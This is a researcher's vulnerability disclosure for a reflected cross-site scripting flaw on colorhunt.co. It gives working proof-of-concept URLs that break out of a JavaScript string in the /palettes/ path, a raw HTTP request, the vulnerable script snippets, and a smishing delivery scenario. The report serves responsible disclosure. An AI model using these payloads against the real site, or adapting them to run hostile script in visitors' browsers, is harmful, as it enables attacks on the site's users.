

# Colorhunt.co Vulnerability Disclosure

## Reflected Cross-Site Scripting (XSS) Via 'Pallet Type'

### Table of Contents

- [Executive Summary](#)
- [Proof of Concept](#)
- [Vulnerable Components](#)
- [About the Researcher](#)

### Executive Summary

On sunday June 6th, I discovered a reflected cross-site (xss) scripting vulnerability in colorhunt.co via the pallet type selection. Malicious users can inject arbitrary javascript directly into two script elements by appending a crafted payload to the end of the pallet name in the resource `/palettes/[term]`. This vulnerability can be used to spread malicious links that execute client-side code in victim browsers. It is recommended that colorhunt triage this vulnerability as soon as possible, and implement validation and sanitization measures.

### Proof of Concept:


To demonstrate the vulnerability, I created a few proof of concept exploits. Notice that any payload will execute if placed after `/palettes/`, and the use of pallet terms like 'trendy' is not necessary. Performing a GET request with the following urls will result in an alert box executing.

- ✔ `https://colorhunt.co/palettes/trendy%22;alert('xss');var%20foo%20=%20%22foo`
- ✔ `https://colorhunt.co/palettes/popular%22;alert('xss');var%20foo%20=%20%22foo`
- ✔ `https://colorhunt.co/palettes/random%22;alert('xss');var%20foo%20=%20%22foo`
- ✔ `https://colorhunt.co/palettes/%22;alert('xss');var%20foo%20=%20%22foo`
- ✔ `https://colorhunt.co/palettes/idontexist%22;alert('xss');var%20foo%20=%20%22foo`

**Payload:** `trendy%22;alert('xss');var%20foo%20=%20%22foo`

```
GET /palettes/trendy%22;alert('xss');var%20foo%20=%20%22foo HTTP/2
Host: colorhunt.co
Cookie: _ga=GA1.2.899449749.1622947948; _gid=GA1.2.309200134.1622947949;
__gads=ID=e1e1623e28567740-
22296d5a887a004b:T=1622947948:RT=1622947948:S=ALNI_MayH-
wZSN2DBrZpy709ubLpdfneA
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
```


```
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```




## Exploitability

Below is a quick sample scenario that shows how this vulnerability can be exploited


*Attacker sends targeted smishing message to victim*



*Victim receives message and opens link*



*Payload executes in victim browser*



## Vulnerable Components

I've identified the following component as the root cause of the reflected XSS vulnerability.

### Vulnerable Component 1

The script element near line 193 of <https://colorhunt.co/palettes/trendy> takes the pallet type name ( in this case "trendy") and injects it into the `tags` variable. To exploit this, the payload above closes the `tags` variable, injects an arbitrary javascript function (in the below example, to log to the console), and then declares a new variable to close out the payload.


```
<script>
var tags = "trendy";console.log('foo');var foo = "foo";
var sort = "new";
$('#sort_menu new').addClass("selected");

t = 0;
step = 0;
oktoload = "yes";

if(navigator.userAgent.toLowerCase().indexOf('firefox') > -1){
  $('#likes .list').css('overflow','hidden');
}

$(function() {
  taker(step,sort,tags);
```

```
list_likes();
select_sort_button(sort);
setTimeout(function() { like_first_palette_tip(); }, 1500);
});
</script>
```




## Vulnerable Component 2:

The script element near line 222 of <https://colorhunt.co/palettes/trendy> takes the pallet type name ( in this case "trendy") and injects it into the `current` variable. To exploit this, the payload above closes the tags variable, injects an arbitrary javascript function (in the below example, to log to the console), and then declares a new variable to close out the payload.

```
<script type="text/javascript">

$(function() {
  current = "palettes";
  tags = "trendy";alert('abc123');var foo = "foo";
  select_menu_button(current);
});
```



## About the Researcher

Tyler Butler is an independent security researcher and open-source developer with experience in cyber risk consulting and penetration testing. As a freelancer, he regularly engages in vulnerability research to help secure applications for end-users. Currently, Tyler is focused on finding and triaging vulnerabilities that exist in embedded web applications for IoT devices. To date, Tyler has engaged in dozens of responsible disclosures and has several CVE vulnerabilities in the pipeline to be disclosed.

## Contact

For any questions, please reach out via email at [tcbutler320@gmail.com](mailto:tcbutler320@gmail.com) where I can be reached outside of most core business hours.

